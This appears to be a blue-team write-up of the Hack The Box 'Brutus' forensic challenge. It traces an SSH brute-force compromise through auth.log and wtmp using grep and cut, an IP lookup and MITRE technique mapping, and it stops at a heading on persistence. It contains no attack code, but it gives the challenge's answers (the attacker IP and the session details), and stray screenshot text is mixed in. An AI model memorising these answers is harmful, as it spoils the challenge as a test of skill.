

# SOC Analysis Report – SSH Brute Force Attack & MITRE TTP Mapping

**Case Title:** Sherlock Scenario — Investigation of SSH Compromise via `auth.log` & `wtmp`

**Analyst:** Aarush Nepali

**Tools Used:** `grep`, `cut`, `sort`, `curl`, `ipinfo.io`, `auth.log`, `wtmp`

**Date of Investigation:** 06-25-2025

## 1. Dataset & Initial Exploration

The investigation was conducted on a forensic challenge provided via a ZIP file named `Brutus.zip`. After extracting the archive, I explored several log files within the extracted folder, including `auth.log` and `wtmp`. The initial focus was on SSH authentication activity logged in `auth.log`.

emojis - Google Search x HTB Account x Hack The Box: Har

Firefox prevented this site from opening 4 pop-up windows. Preferences

HACKTHEBOX Search Hack The Box

Starting Point

Season 8

Machines

Challenges

Sherlocks

Tracks

Academy

HTB for Business

Sherlock Scenario

In this very easy Sherlock, you will familiarize yourself v via its SSH service. After gaining access to the server, ti primarily used for brute-force analysis, we will delve into persistence, and even some visibility into command exe

Brutus.zip 6 KB

Task 1

Analyze the auth.log. What is the IP address used by the attacker to carry out a brute force attack?

Submit

hacktheblue COPY

File Actions Edit View Help

(kali@kali)-[~]

ls

Desktop Documents Downloads Music Pictures Public Templates Videos

(kali@kali)-[~]

cd ~/Downloads

cd: no such file or directory: ~/Downloads

(kali@kali)-[~]

cd ~/Downloads

(kali@kali)-[~/Downloads]

ls

Brutus Brutus.zip Untitled.jpeg

(kali@kali)-[~/Downloads]

cd Brutus

(kali@kali)-[~/Downloads/Brutus]

cat auth.log

```
Mar 6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:52 ip-172-31-35-28 sshd[1465]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys root SHA256:4vyvclSDmZI+hyb90P3wd18zIpyTqJmRq/QIZLWrg8A failed, status 22
Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar 6 06:19:54 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:21:01 ip-172-31-35-28 CRON[1628]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
```

```
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help
(kali@kali)~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
(kali@kali)~$ cd ~/Downloads
cd: no such file or directory: ~/Downloads
(kali@kali)~$ cd ~/Downloads
(kali@kali)~/Downloads$ ls
Brutus Brutus.zip Untitled.jpeg
(kali@kali)~/Downloads$ cd Brutus
(kali@kali)~/Downloads/Brutus$ cat auth.log
Mar 6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:52 ip-172-31-35-28 sshd[1465]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys root SHA256:4vyclsDMzI+hyb90P3wdI8zIpyTq3mRq/QIZaLNrg8A failed, status 22
Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar 6 06:19:54 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:21:01 ip-172-31-35-28 CRON[1628]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
```

## 2. Identifying Brute Force Attempts (MITRE T1110.001 – Password Guessing)

I began by parsing the `auth.log` file using terminal commands to uncover brute force activity:

```
bash
grep -i "unsuccessful" auth.log
```

No results were returned, indicating "unsuccessful" was not a matching keyword. I then adjusted the query:

```
bash
grep -i "fail" auth.log
```

This returned numerous failed login attempts. To further clean the results, I filtered out invalid users:

```
grep -i "failed password" auth.log | grep -v "invalid"
```



65.2.161.68

```
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help

Mar 6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar 6 06:31:40 ip-172-31-35-28 sshd[2423]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:40 ip-172-31-35-28 sshd[2424]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:41 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2399]: PAM 1 more authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:41 ip-172-31-35-28 sshd[2407]: PAM 1 more authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:42 ip-172-31-35-28 sshd[2423]: Failed password for backup from 65.2.161.68 port 34834 ssh2
Mar 6 06:31:42 ip-172-31-35-28 sshd[2424]: Failed password for backup from 65.2.161.68 port 34856 ssh2

(kali@kali) (~/.Downloads/Brutus)
$ grep -i fail auth.log | grep -v invalid
Mar 6 06:19:52 ip-172-31-35-28 sshd[1465]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/ec2_run_authorized_keys root SHA256:4yvcLSdmZi+hyb90P3wd182pyTJmRq/
q1ZLaNrg8A failed, status 22
Mar 6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2335]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2338]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:31 ip-172-31-35-28 sshd[2334]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2336]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:31 ip-172-31-35-28 sshd[2330]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2328]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2329]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2333]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2352]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2351]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:31 ip-172-31-35-28 sshd[2355]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:32 ip-172-31-35-28 sshd[2357]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:33 ip-172-31-35-28 sshd[2338]: Failed password for backup from 65.2.161.68 port 46512 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2336]: Failed password for backup from 65.2.161.68 port 46468 ssh2
Mar 6 06:31:34 ip-172-31-35-28 sshd[2352]: Failed password for backup from 65.2.161.68 port 46568 ssh2
Mar 6 06:31:34 ip-172-31-35-28 sshd[2351]: Failed password for backup from 65.2.161.68 port 46538 ssh2
Mar 6 06:31:34 ip-172-31-35-28 sshd[2355]: Failed password for backup from 65.2.161.68 port 46576 ssh2
Mar 6 06:31:34 ip-172-31-35-28 sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
Mar 6 06:31:35 ip-172-31-35-28 sshd[2359]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2361]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2368]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
```





```
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help

root
root
root
root
root
root
backup
backup

(kali@kali)-[~/Downloads/Brutus]
$ grep -i 'failed password' auth.log | grep -v invalid | cut -d ' ' -f 10 | sort | uniq -c | sort -nr
  9 backup
  6 root

(kali@kali)-[~/Downloads/Brutus]
$ grep -i 'failed password' auth.log | grep -v invalid | cut -d ' ' -f 10 | sort | uniq -c | sort -nr > failed-users

(kali@kali)-[~/Downloads/Brutus]
$ grep -i 'failed password' auth.log | grep -v invalid | cut -d ' ' -f 1-4, 10
cut: fields are numbered from 1
Try 'cut --help' for more information.

(kali@kali)-[~/Downloads/Brutus]
$ grep -i 'failed password' auth.log | grep -v invalid | cut -d ' ' -f 1-4,10
Mar 6 06:31:33 backup
Mar 6 06:31:33 backup
Mar 6 06:31:34 backup
Mar 6 06:31:34 backup
Mar 6 06:31:34 backup
Mar 6 06:31:34 backup
Mar 6 06:31:36 backup
Mar 6 06:31:39 root
Mar 6 06:31:39 root
Mar 6 06:31:39 root
Mar 6 06:31:41 root
Mar 6 06:31:41 root
Mar 6 06:31:41 root
Mar 6 06:31:41 root
Mar 6 06:31:42 backup
Mar 6 06:31:42 backup

(kali@kali)-[~/Downloads/Brutus]
$
```

```
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help

cut: fields are numbered from 1
Try 'cut --help' for more information.

(kali@kali)-[~/Downloads/Brutus]
$ grep -i 'failed password' auth.log | grep -v invalid | cut -d ' ' -f 1-4,10
Mar 6 06:31:33 backup
Mar 6 06:31:33 backup
Mar 6 06:31:34 backup
Mar 6 06:31:34 backup
Mar 6 06:31:34 backup
Mar 6 06:31:34 backup
Mar 6 06:31:36 backup
Mar 6 06:31:39 root
Mar 6 06:31:39 root
Mar 6 06:31:39 root
Mar 6 06:31:41 root
Mar 6 06:31:41 root
Mar 6 06:31:41 root
Mar 6 06:31:41 root
Mar 6 06:31:42 backup
Mar 6 06:31:42 backup

(kali@kali)-[~/Downloads/Brutus]
$ grep -i 'failed password' auth.log | grep -v invalid | cut -d ' ' -f 1-4,10,12
Mar 6 06:31:33 backup 65.2.161.68
Mar 6 06:31:33 backup 65.2.161.68
Mar 6 06:31:34 backup 65.2.161.68
Mar 6 06:31:34 backup 65.2.161.68
Mar 6 06:31:34 backup 65.2.161.68
Mar 6 06:31:34 backup 65.2.161.68
Mar 6 06:31:36 backup 65.2.161.68
Mar 6 06:31:39 root 65.2.161.68
Mar 6 06:31:39 root 65.2.161.68
Mar 6 06:31:39 root 65.2.161.68
Mar 6 06:31:41 root 65.2.161.68
Mar 6 06:31:41 root 65.2.161.68
Mar 6 06:31:41 root 65.2.161.68
Mar 6 06:31:41 root 65.2.161.68
Mar 6 06:31:42 backup 65.2.161.68
Mar 6 06:31:42 backup 65.2.161.68

(kali@kali)-[~/Downloads/Brutus]
$
```

This returned entries with:

- **Date/Time:** March 6

- **Users:** backup and root
- **IP Address:** 65.2.161.68

To verify this IP address and gather OSINT, I queried:

`curl ipinfo.io/65.2.161.68`

✂ The IP resolved to:

- **City:** Mumbai
- **Region:** Maharashtra
- **Provider:** AWS EC2

These characteristics are consistent with automated brute-force bots hosted on public cloud infrastructure.

```

kali@kali: ~/Downloads/Brutus
File Actions Edit View Help
Mar 6 06:31:41 root
Mar 6 06:31:41 root
Mar 6 06:31:41 root
Mar 6 06:31:42 backup
Mar 6 06:31:42 backup

(kali@kali)-[~/Downloads/Brutus]
$ grep -i 'failed password' auth.log | grep -v invalid | cut -d ' ' -f 1-4,10,12
Mar 6 06:31:33 backup 65.2.161.68
Mar 6 06:31:33 backup 65.2.161.68
Mar 6 06:31:34 backup 65.2.161.68
Mar 6 06:31:34 backup 65.2.161.68
Mar 6 06:31:34 backup 65.2.161.68
Mar 6 06:31:34 backup 65.2.161.68
Mar 6 06:31:36 backup 65.2.161.68
Mar 6 06:31:39 root 65.2.161.68
Mar 6 06:31:39 root 65.2.161.68
Mar 6 06:31:39 root 65.2.161.68
Mar 6 06:31:41 root 65.2.161.68
Mar 6 06:31:41 root 65.2.161.68
Mar 6 06:31:42 backup 65.2.161.68
Mar 6 06:31:42 backup 65.2.161.68

(kali@kali)-[~/Downloads/Brutus]
$ curl ipinfo.io/65.2.161.68
{
  "ip": "65.2.161.68",
  "hostname": "ec2-65-2-161-68.ap-south-1.compute.amazonaws.com",
  "city": "Mumbai",
  "region": "Maharashtra",
  "country": "IN",
  "loc": "19.0728,72.8826",
  "org": "AS16509 Amazon.com, Inc.",
  "postal": "400017",
  "timezone": "Asia/kolkata",
  "readme": "https://ipinfo.io/missingauth"
}

(kali@kali)-[~/Downloads/Brutus]
$

```

### 🔒 3. Compromise Validation (MITRE T1078 – Valid Accounts)


To validate if the brute-force attack led to successful access, I searched for accepted SSH logins using:

`grep -i "accepted" auth.log | grep "65.2.161.68"`

This revealed multiple successful logins — including one for `root`. To map session IDs, I correlated this with `wtmp` by inspecting terminal sessions using `last` or inspecting parsed output (via screenshots in the lab). I identified:

- **Username:** `root`
- **Session Start:** 2024-03-06 06:32:45 UTC
- **Session ID:** 37
- **Session End:** Around 06:37:34 UTC
- **Dwell Time:** Approximately 279 seconds (~4.5 minutes)

These details confirm the attacker established a terminal session and likely conducted post-exploitation activities.



```
(kali@kali)~/Downloads/Brutus
File Actions Edit View Help

(kali@kali)~/Downloads/Brutus
$ grep -i accepted auth.log | grep 65.2.161.68
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar 6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2

(kali@kali)~/Downloads/Brutus
$ grep 65.2.161.68 auth.log
Mar 6 06:31:31 ip-172-31-35-28 sshd[2325]: Invalid user admin from 65.2.161.68 port 46380
Mar 6 06:31:31 ip-172-31-35-28 sshd[2325]: Received disconnect from 65.2.161.68 port 46380:11: Bye Bye [preauth]
Mar 6 06:31:31 ip-172-31-35-28 sshd[2325]: Disconnected from invalid user admin 65.2.161.68 port 46380 [preauth]
Mar 6 06:31:31 ip-172-31-35-28 sshd[620]: drop connection #10 from [65.2.161.68]:46482 on [172.31.35.28]:22 past MaxStartups
Mar 6 06:31:31 ip-172-31-35-28 sshd[2327]: Invalid user admin from 65.2.161.68 port 46392
Mar 6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2327]: Invalid user admin from 65.2.161.68 port 46444
Mar 6 06:31:31 ip-172-31-35-28 sshd[2331]: Invalid user admin from 65.2.161.68 port 46436
Mar 6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2330]: Invalid user admin from 65.2.161.68 port 46422
Mar 6 06:31:31 ip-172-31-35-28 sshd[2337]: Invalid user admin from 65.2.161.68 port 46498
Mar 6 06:31:31 ip-172-31-35-28 sshd[2328]: Invalid user admin from 65.2.161.68 port 46390
Mar 6 06:31:31 ip-172-31-35-28 sshd[2335]: Invalid user admin from 65.2.161.68 port 46460
Mar 6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2335]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2334]: Invalid user admin from 65.2.161.68 port 46454
Mar 6 06:31:31 ip-172-31-35-28 sshd[2329]: Invalid user admin from 65.2.161.68 port 46414
Mar 6 06:31:31 ip-172-31-35-28 sshd[2338]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2334]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2336]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2336]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2328]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2333]: Invalid user admin from 65.2.161.68 port 46452
Mar 6 06:31:31 ip-172-31-35-28 sshd[2329]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2333]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2352]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2351]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2355]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:32 ip-172-31-35-28 sshd[2357]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:33 ip-172-31-35-28 sshd[2327]: Failed password for invalid user admin from 65.2.161.68 port 46392 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2331]: Failed password for invalid user admin from 65.2.161.68 port 46436 ssh2
```



```
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help

(kali@kali)-[~]
$ cd ~/Downloads
(kali@kali)-~/Downloads
$ ls
Brutus Brutus.zip  Untitled.jpeg
(kali@kali)-~/Downloads
$ cd Brutus
(kali@kali)-~/Downloads/Brutus
$ ls
auth.log  failed-users  utmp.py  wtmp
(kali@kali)-~/Downloads/Brutus
$ grep -i root auth.log
Mar 6 06:19:52 ip-172-31-35-28 sshd[1465]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys root SHA256:4vycLsDMzI+hyb90P3wd18zIpyTq3mRq/QIZaLNrg8A failed, status 22
Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar 6 06:19:54 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session closed for user root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: Disconnected from user root 65.2.161.68 port 34782
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session closed for user root
Mar 6 06:31:41 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
```

## 4. Persistence Mechanism (MITRE T1098.001 – Account Manipulation)

